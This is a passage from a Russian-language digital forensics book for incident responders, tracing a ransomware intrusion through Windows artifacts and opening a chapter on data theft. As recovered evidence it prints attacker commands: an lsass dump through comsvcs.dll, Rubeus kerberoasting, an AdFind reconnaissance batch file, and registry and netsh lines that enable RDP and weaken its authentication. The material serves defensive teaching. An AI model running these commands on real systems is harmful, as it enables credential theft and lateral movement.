21: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\USER32.DLL
22: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\WIN32U.DLL
23: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\IMM32.DLL
24: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\EN-US\RUNDLL32.EXE.MUI
25: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\UXTHEME.DLL
26: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\MSCTF.DLL
27: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\DWMAPI.DLL
28: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\CRYPT32.DLL
29: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\MSASN1.DLL
30: \VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\SYSTEM32\CRYPTSP.DLL
```

Рис. 9.7. Список файлов, с которыми установлено взаимодействие, извлеченный из файла трассировки rundll32.exe

На рисунке указан comsvcs.dll — скорее всего, злоумышленники использовали эту технику для сброса учетных данных вместе с SafetyKatz.

Давайте рассмотрим еще один артефакт, который часто упускают из виду в ходе криминалистических экспертиз, — файлы истории консоли PowerShell. Эти файлы находятся в папке %APPDATA%\-Microsoft\Windows\PowerShell\PSReadLine. Их можно просматривать в любом текстовом редакторе, и они доступны по умолчанию, начиная с PowerShell v5 в Windows 10 и более поздних версиях. Проверим, нет ли в этих файлах полезных улик:

```
tasklist
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 556
C:\ProgramData\lsass.dmp full
cd c:\programdata
.\Rubeus.exe kerberoast /ldapfilter: admincount=1 /
format: hashcat /outfile: C:\Users\Public\hashes.txt
.\SK.exe
```

Теперь мы ясно видим, что злоумышленники злоупотребили comsvcs.dll, чтобы получить дамп lsass.exe. Также мы видим еще одно доказательство выполнения SafetyKatz (SK.exe).

Есть еще один очень интересный исполняемый файл — Rubeus.exe. Что это такое? Попробуем выяснить!

Kerberoasting

Дампинг учетных данных — очень распространенный метод, используемый злоумышленниками в ходе атак программ-вымогателей, управляемых человеком. Но не всегда возможно получить учетные данные для горизонтального перемещения по сети, поэтому взломщики вынуждены использовать другие методы.

Один из методов, к которым злоумышленники прибегают все чаще и чаще, — kerberoasting. Этот тип атаки позволяет атакующим злоупотреблять действующим билетом Kerberos ticket-granting ticket (TGT) или перехватывать сетевой трафик, чтобы получить билет ticket-granting service (TGS), а затем попытаться получить пароль в автономном режиме с помощью перебора.

В предыдущем разделе мы видели, что злоумышленники скачали и запустили Rubeus.exe — очень распространенный инструмент для выполнения таких атак, в использовании которого замечены, в частности, лица, связанные с группировкой Conti. Вы можете сталкиваться с подобными методами довольно часто, поскольку злоумышленникам нужны действующие учетные данные, чтобы начать горизонтальное перемещение по сети.

Мы уже видели доказательства запуска Rubeus в файле истории консоли PowerShell, но давайте изучим некоторые другие источники, к которым мы еще не обращались, например монитор использования системных ресурсов (System Resource Usage Monitor, SRUM).

Эта функция появилась в Windows 8 и собирает информацию о различных исполняемых файлах и потребляемых ими ресурсах, включая сетевой трафик и общее время процессора. Эта информация хранится в базе данных Extensible Storage Engine (ESE), которая обычно находится в папке C:\Windows\-System32\sru в файле SRUDB.dat.

Мы можем извлечь из этого файла интересующие нас данные, например, с помощью SrumECmd.

Timestamp	Exe Info
2021-11-28 12:14:00	DiskSnapshot.exe
2021-11-28 12:14:00	svchost.exe
2021-11-28 12:14:00	ngentask.exe
2021-11-28 12:14:00	FaceFodUninstaller.exe
2021-11-28 12:14:00	rundll32.exe
2021-11-28 12:14:00	lpremove.exe
2021-11-28 12:14:00	conhost.exe
2021-11-28 12:14:00	makecab.exe
2021-11-28 12:14:00	sc.exe
2021-11-28 12:14:00	svchost.exe
2021-11-28 12:14:00	Microsoft.SkypeApp_14.26.…
2021-11-28 12:14:00	o5981r8p.exe
2021-11-28 12:14:00	o5981r8p.exe
2021-11-28 12:14:00	o5981r8p.exe
2021-11-28 12:14:00	MRT.exe
2021-11-28 12:14:00	Rubeus.exe
2021-11-28 12:14:00	WmiPrvSE.exe
2021-11-28 12:14:00	SK.exe
2021-11-28 12:14:00	powershell.exe
2021-11-28 12:14:00	conhost.exe
2021-11-28 12:14:00	conhost.exe
2021-11-28 12:14:00	SK.exe
2021-11-28 12:14:00	dllhost.exe
2021-11-28 12:14:00	netscan.exe

Рис. 9.8. Часть вывода SrumECmd

Как видно на рисунке 9.8, есть еще одно доказательство запуска Rubeus. Очень важно проверять различные источники улик, так как в зависимости от обстоятельств разные исполняемые файлы могут оставлять разные артефакты. Кроме того, не забывайте, что пользователи программ-вымогателей часто удаляют свои инструменты со взломанных хостов.

Еще один важный артефакт — свидетельство запуска netscan.exe. Попробуем узнать о нем больше.

Изучение методов разведки

Как вы помните, одна из основных целей злоумышленников — зашифровать как можно больше хостов, а для этого им нужно собрать информацию о сети, в которую они проникли. Можно просто просканировать сеть, чтобы получить информацию об удаленных хостах, или использовать различные инструменты разведки Active Directory, такие как AdFind или ADRecon.

Сканирование сети

Благодаря анализу артефактов SRUM мы уже собрали информацию об исполняемом файле netscan.exe. Основываясь на этой информации, мы можем предположить, что файл использовался лицами, связанными с программой-вымогателем, для сканирования сети.

Прежде всего нам нужно узнать, где он находится. Мы уже проанализировали $MFT, так что давайте начнем с него. Анализ MFT лучше показывает, какие артефакты могут быть полезны для дальнейшего расследования, и позволяет посмотреть на атаку с точки зрения файловой системы.

.\Users\smith\AppData\Local\Packages\Microsoft.MicrosoftEdg…	Downloads
.\Users\smith\AppData\Roaming\Microsoft\Windows\Recent\Auto…	7e4dca80246863e3.automaticDestinations-ms
.\Users\smith\AppData\Roaming\Microsoft\Windows\Recent	System.lnk
.\Users\smith\AppData\Local\Temp\VirtualBox Dropped Files	2021-11-28T12_12_01.058236400Z
.\Users\Public	netscan.exe
.\Windows\Prefetch	NETSCAN.EXE-145DC073.pf
.\Users\smith\AppData\Local\Temp	aria-debug-6504.log
.\Users\smith\AppData\Local\Microsoft\OneDrive\logs\Common	FileCoAuth-2021-11-28.1213.6504.1.odl
.\Users\smith\AppData\Local\Temp	edg2932.tmp
.\Users\Public	netscan.lic
.\Users\Public	netscan.xml
.\Users\smith\AppData\Local\Temp\VirtualBox Dropped Files	2021-11-28T12_16_31.933018800Z

Рис. 9.9. Путь к netscan.exe, полученный из $MFT

Теперь мы видим, что netscan.exe находится в папке C:\Users\Public. Более того, мы видим, что файл трассировки был создан сразу после исполняемого файла. Как вы уже знаете, это означает, что файл был запущен. Но кем?

Давайте рассмотрим еще один источник информации о запусках программ — на этот раз UserAssist. Чтобы извлечь информацию, нам нужно получить файл NTUSER.dat и обработать его, например, с помощью RegRipper.

```
2021-11-28 12:44:57Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\cmd.exe (4)
2021-11-28 12:42:32Z
  Microsoft.Windows.Explorer (9)
2021-11-28 12:42:02Z
  Microsoft.Windows.RemoteDesktop (1)
2021-11-28 12:23:25Z
  Microsoft.AutoGenerated.{BB044BFD-25B7-2FAA-22A8-6371A93E0456} (1)
2021-11-28 12:22:47Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WindowsPowerShell\v1.0\powershell.exe (2)
2021-11-28 12:20:02Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\notepad.exe (12)
2021-11-28 12:12:11Z
  C:\Users\Public\netscan.exe (1)
2021-11-28 12:09:45Z
  Microsoft.MicrosoftEdge_8wekyb3d8bbwe!MicrosoftEdge (2)
2021-11-28 11:59:24Z
  C:\ProgramData\o5981r8p.exe (1)
2021-11-28 11:45:07Z
  Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8} (1)
2021-11-28 11:38:51Z
  Microsoft.Windows.SecHealthUI_cw5n1h2txyewy!SecHealthUI (1)
2021-11-28 11:34:47Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WindowsPowerShell\v1.0\PowerShell_ISE.exe (1)
```

Рис. 9.10. Данные UserAssist, проанализированные с помощью RegRipper

Проанализировав файл NTUSER.dat, расположенный в папке C:\Users\smith, мы видим, что запуск файла netscan.exe был выполнен пользователем smith. Но уверены ли мы, что сканирование сети действительно имело место? Еще нет! Давайте изучим свойства файла.

Property	Value
Description	
File description	Application for scanning networks
Type	Application
File version	8.1.2.0
Product name	Network Scanner
Product version	8.1.2
Copyright	2003-2021 SoftPerfect Pty Ltd
Size	13.7 MB
Date modified	12/17/2021 1:01 PM
Language	English (United States)

Рис. 9.11. Свойства netscan.exe

Со свойствами файла все понятно: похоже, мы имеем дело с SoftPerfect Network Scanner. Как видите, свойства файла могут пролить свет на многие особенности рассматриваемого файла, включая его версию, разработчика и т.д. Но давайте изучим папку, в которой мы его нашли.

a.bat	1	Regular File	28.11.2021 12:20:37
AdFind.exe	1 966	Regular File	28.11.2021 12:16:31
ad_computers.txt	5	Regular File	28.11.2021 12:27:17
ad_group.txt	44	Regular File	28.11.2021 12:27:16
ad_ous.txt	1	Regular File	28.11.2021 12:27:17
ad_users.txt	6	Regular File	28.11.2021 12:27:17
AnyDesk.exe	3 715	Regular File	28.11.2021 11:27:44
desktop.ini	1	Regular File	15.09.2018 7:31:35
netscan.exe	14 003	Regular File	28.11.2021 12:12:01
netscan.lic	1	Regular File	28.11.2021 12:14:40
netscan.xml	37	Regular File	28.11.2021 12:14:40
subnets.txt	1	Regular File	28.11.2021 12:27:16
trustdmp.txt	1	Regular File	28.11.2021 12:27:16

Рис. 9.12. Содержимое C:\Users\Public

Как видите, в этой папке довольно много интересных файлов. Дело в том, что лица, связанные с программами-вымогателями, могут использовать несколько промежуточных папок для своих инструментов, поэтому обязательно проверяйте каждый артефакт и постарайтесь не пропустить ни одной ценной улики.

Разведка Active Directory

Итак, в папке C:\Users\Public есть еще несколько интересных файлов. Один из них — AdFind.exe. Скорее всего, это AdFind — бесплатный инструмент для сбора информации из Active Directory. Кроме того, есть несколько файлов с расширением .txt — связаны ли они с AdFind?

Также в этой папке есть еще один подозрительный файл — a.bat. Заглянем внутрь.

```
adfind.exe  -gcb -sc trustdmp > trustdmp.txt
adfind.exe  -f "(objectcategory=group)" > ad_group.txt
adfind.exe  -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe  -sc trustdmp > trustdmp.txt
adfind.exe  -f "(objectcategory=organizationalUnit)" > ad_ous.
txt
adfind.exe  -f "objectcategory=computer" > ad_computers.txt
adfind.exe  -f "(objectcategory=person)" > ad_users.txt
```

Теперь мы можем с уверенностью сказать, что злоумышленники использовали AdFind для сбора информации об Active Directory. Допустим, они получили доступ к учетным данным и собрали информацию о взломанной сети — что дальше? А дальше — горизонтальное перемещение по сети.

Изучение методов горизонтального перемещения по сети

Операторы программ-вымогателей не останавливаются на первом взломанном хосте — им нужно собрать информацию о сети и начать как можно быстрее двигаться дальше, чтобы найти и собрать ценные конфиденциальные данные и перейти к заключительному этапу — развертыванию программы-вымогателя.

Административные сетевые ресурсы

Один из распространенных способов начать горизонтальное перемещение — злоупотребление административными общими ресурсами Windows, такими как C$, ADMIN$ и $IPC. Если злоумышленники уже получили соответствующие учетные данные, они с легкостью могут просматривать файлы на удаленных хостах или даже копировать туда файлы.

Мы уже просмотрели файл NTUSER.dat. Давайте снова его изучим, на этот раз с помощью Registry Explorer (рис. 9.13).

Key name	# values	# subkeys	Last write timestamp
	=	=	=
MountPoints2	0	3	2021-11-28 12:40:32
##192.168.1.76#c$	1	0	2021-11-28 12:40:32
CPC	0	1	2021-11-28 11:25:29
{a04afba1-0000-0000-000...	0	0	2021-11-28 11:27:32
Package Installation	1	0	2021-11-28 11:42:39
RecentDocs	11	2	2021-11-28 12:19:25
Ribbon	2	0	2021-11-28 11:27:06
RunMRU	0	0	2021-11-28 11:44:34
SearchPlatform	0	1	2021-11-28 11:25:27
Shell Folders	31	0	2021-11-28 11:25:35
Shutdown	1	0	2021-11-28 11:25:38
StartPage	2	0	2021-11-28 11:25:31
StartupApproved	0	2	2021-11-28 11:45:12
Streams	0	1	2021-11-28 11:26:27
StuckRects3	1	0	2021-11-28 11:26:27
Taskband	5	1	2021-11-28 11:26:14
TypedPaths	0	0	2021-11-28 11:44:34
User Shell Folders	20	0	2021-11-28 11:25:27
UserAssist	0	9	2021-11-28 11:25:33
VirtualDesktops	0	0	2021-11-28 11:25:42

Key: Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\##192.168.1.76#c$

Рис. 9.13. Свидетельство доступа к диску C:\ адреса 192.168.1.76

Мы видим, что наш взломанный пользователь зашел на адрес 192.168.1.76. Интересно! Давайте получим файл $MFT с этого хоста и попробуем понять, было ли что-то скопировано на хост. Обработаем его с помощью MFTECmd и просмотрим результат в Timeline Explorer.

.\ProgramData\Microsoft\Windows\WER\ReportA…	Report.wer	3038	2021-11-28 12:43:19
.\ProgramData\Microsoft\Windows\WER\ReportA…	NonCritical_Microsoft Window_51bf3b0c7b4…	0	2021-11-28 12:43:19
.\ProgramData\Microsoft\Windows\WER\ReportA…	Report.wer	2346	2021-11-28 12:43:19
.\Users\Public	rdp.bat	313	2021-11-28 12:47:58
.\System Volume Information\DFSR\Config	Volume_C7E316EF-0000-0000-0000-501F00000…	2262	2021-11-28 12:48:41
.\ProgramData\Microsoft\Crypto\RSA\S-1-5-18	1e9562888d4824cbbdf08763b56d1693_a86960e…	57	2021-11-28 12:48:46
.\Windows\ServiceProfiles\NetworkService\Ap…	AutoTrace	0	2021-11-28 12:48:47
.\Windows\ServiceProfiles\NetworkService\Ap…	Capture	0	2021-11-28 12:48:47
.\Windows\ServiceProfiles\NetworkService\Ap…	Transfer	0	2021-11-28 12:48:47
.\Windows\System32\Microsoft	Crypto	0	2021-11-28 12:48:48
.\Windows\System32\Microsoft\Crypto	RSA	0	2021-11-28 12:48:48
.\Windows\System32\Microsoft\Crypto\RSA	MachineKeys	0	2021-11-28 12:48:48
.\ProgramData\Microsoft\Crypto\RSA\MachineK…	f686aace6942fb7f7ceb231212eef4a4_a86960e…	2225	2021-11-28 12:48:48
.\Windows\System32\Microsoft\Protect\S-1-5-…	ca41038b-0d16-4199-8e28-54089ee7aebd	468	2021-11-28 12:48:48
.\Windows\System32\config\systemprofile\App…	PeerDistRepub	0	2021-11-28 12:48:48

Рис. 9.14. Подозрительный файл на 192.168.1.76

Анализ выявил очень подозрительный файл в папке C:\Users\Public — промежуточной папке, используемой злоумышленниками. Посмотрим внутрь файла.

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server"
/v "fDenyTSConnections" /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="Remote Desktop" new
enable=yes
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\
WinStations\RDP-Tcp" /v "UserAuthentication" /t REG_DWORD /d 0
/f
```

Похоже, что злоумышленники использовали этот файл для включения RDP-соединений. Но выполнялся ли его запуск в системе? Мы выясним это в следующем разделе.

PsExec

Прежде всего, поскольку мы уже знаем, что rdp.bat можно использовать для включения возможности RDP-подключений через редактирование реестра, давайте проверим файл реестра SYSTEM.

Value Name	Value Type	Data
abc	abc	abc
AllowRemoteRPC	RegDword	1
DelayConMgrTimeout	RegDword	0
DeleteTempDirsOnExit	RegDword	1
fDenyTSConnections	RegDword	0
fSingleSessionPerUser	RegDword	1
NotificationTimeOut	RegDword	0
PerSessionTempDir	RegDword	1
ProductVersion	RegSz	5.1
RCDependentServices	RegMultiSz	CertPropSvc SessionEnv
RDPVGCInstalled	RegDword	1
SessionDirectoryActive	RegDword	0
SessionDirectoryCLSID	RegSz	{005a9c68-e216-4b27-8f59-b336829b3868}
SessionDirectoryExCLSID	RegSz	{ec98d957-48ad-436d-90be-bc291f42709c}
SessionDirectoryExposeServerIP	RegDword	1
SnapshotMonitors	RegSz	1
StartRCM	RegDword	0
TSUserEnabled	RegDword	0
InstanceID	RegSz	b6f0c84e-737f-40c4-b04d-29fcdb1
GlassSessionId	RegDword	3

Рис. 9.15. Содержимое HKLM\System\CurrentControlSet\Control\TerminalServer

Как видно на рисунке 9.15, значение fDenyTSConnections равно 0, то есть злоумышленники успешно запустили сценарий. Давайте попробуем собрать больше доказательств. Думаю, вы заметили, что скрипт также влияет на работу брандмауэра. Мы можем заглянуть в файл журнала событий Microsoft-Windows-Windows Firewall With Advanced Security%4Firewall.evtx и проверить события с идентификатором 2005.

```
A rule has been modified in the Windows Defender Firewall exception list.

Modified Rule:
        Rule ID:  RemoteDesktop-UserMode-In-TCP
        Rule Name:        Remote Desktop - User Mode (TCP-In)
        Origin:   1
        Active:   1
        Direction: 1
        Profiles:  2147483647
        Action:   3
        Application Path:   C:\Windows\system32\svchost.exe
        Service Name:       termservice
        Protocol: 6
        Security Options:   0
        Edge Traversal:     0
        Modifying User:     S-1-5-18
        Modifying Application:          C:\Windows\System32\netsh.exe
```

Рис. 9.16. Изменение правил брандмауэра

Мы видим, что правила брандмауэра также были изменены, то есть можем с уверенностью сказать, что в целевой системе был выполнен вредоносный скрипт. Но как именно?

Продолжим изучать журналы событий Windows — на этот раз System.evtx и идентификатор события 7045.

```
A service was installed in the system.

Service Name:  PSEXESVC
Service File Name:  %SystemRoot%\PSEXESVC.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Рис. 9.17. Служба, связанная с PsExec

На рисунке 9.17 вы можете видеть весьма распространенный артефакт, связанный с PsExec — популярным инструментом для удаленного запуска, который обычно используется как системными администраторами, так и операторами программ-вымогателей.

Скорее всего, этот инструмент был запущен с первого взломанного хоста, но все же нам нужно найти доказательства. Изучим файл журнала событий Security.evtx и поищем ID 5140 или 4624 рядом с запуском PsExec.

Теперь у нас есть доказательства того, что PsExec был запущен с изначально скомпрометированного хоста 192.168.1.77, причем злоумышленники успешно получили данные аутентификации для учетной записи администратора (Administrator).




Рис. 9.18. Доступ к сетевому ресурсу был получен (5140)

Итак, злоумышленники включили RDP — давайте выясним, пользовались ли они этими подключениями.

RDP

RDP — один из наиболее распространенных методов, используемых злоумышленниками для горизонтального перемещения по сети. Вы постоянно будете сталкиваться с этим методом, расследуя атаки программ-вымогателей, управляемых человеком.

Существует довольно много источников артефактов, которые могут помочь вам обнаружить этот вид деятельности. Один из наиболее распространенных — файл журнала событий Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx. Как правило, нужно искать события с идентификаторами 21 (Успешный вход в сеанс) и 25 (Успешное возобновление сеанса).




Рис. 9.19. Успешное возобновление сеанса

Вы также можете использовать события с идентификатором 4624 из Security.evtx, ориентируясь на входы в систему с типом 10.




Рис. 9.20. Вход в систему с типом 10

Таким образом, мы можем заключить, что злоумышленники получили привилегированные учетные данные, провели разведку сети и Active Directory и начали перемещаться по сети в горизонтальном направлении, используя различные методы. Конечно, это еще не все.

Выводы

Атаки программ-вымогателей, управляемых человеком, довольно сложны, жизненный цикл атаки состоит из многих этапов. После того как на начальном этапе злоумышленники закрепились, они начинают постэксплуатацию, чтобы получить контроль над всей сетью.

В этой главе мы рассмотрели различные методы постэксплуатации и на основе различных криминалистических артефактов реконструировали часть атаки с использованием программы-вымогателя.

Мы выяснили, как злоумышленники получают доступ к привилегированным учетным записям, как они проводят разведку сети и Active Directory, а также какие методы они используют для горизонтального перемещения по сети.

В следующей главе мы сосредоточимся на том, как операторы программ-вымогателей решают одну из основных задач современных атак — крадут данные.

Глава 10

МЕТОДЫ КРАЖИ ДАННЫХ

Получив доступ к привилегированным учетным данным и обеспечив возможность горизонтального перемещения по сети, пользователи программ-вымогателей начинают работать над своими реальными целями. Одна из таких целей — кража данных.

Конечно, не каждая группа выполняет подобные действия, и даже злоумышленники со своим DLS не всегда этим занимаются. Тем не менее двойное вымогательство весьма распространено, и специалисты по реагированию на инциденты должны быть хорошо осведомлены о подходах, используемых вымогателями для кражи конфиденциальных данных из взломанных сетей.

В этой главе мы рассмотрим криминалистические артефакты, которые позволяют нам разобраться в том, как операторы программ-вымогателей выгружают данные. Подходы могут существенно различаться в зависимости от каждого конкретного злоумышленника. Некоторые предпочитают легкий путь и используют веб-браузер или клиентское приложение облачного хранилища, другие выбирают специальные приложения, входящие в пакет программы-вымогателя как услуги.


Мы рассмотрим следующие темы:

- Изучение злоупотребления веб-браузером.
- Изучение злоупотребления клиентскими приложениями облачных хранилищ.
- Изучение злоупотребления сторонними инструментами облачной синхронизации.
- Изучение использования специальных инструментов.
-


. Изучение злоупотребления веб-браузером

- Как вы уже знаете из предыдущих глав, пользователи программ-вымогателей довольно часто злоупотребляют подключениями по протоколу удаленного рабочего стола (RDP) как для первоначального доступа, так и для горизонтального перемещения, а значит, могут легко применять для кражи данных встроенные легитимные инструменты.
- Один из таких инструментов — веб-браузер. Злоумышленники могут использовать его для выгрузки собранных ими конфиденциальных данных на различные файлообменные сервисы, например DropMeFiles.
- Веб-браузеры имеют широкие возможности ведения журналов, поэтому аналитики киберпреступлений и специалисты по реагированию на инциденты всегда могут проверить историю просмотров на наличие следов утечки данных.
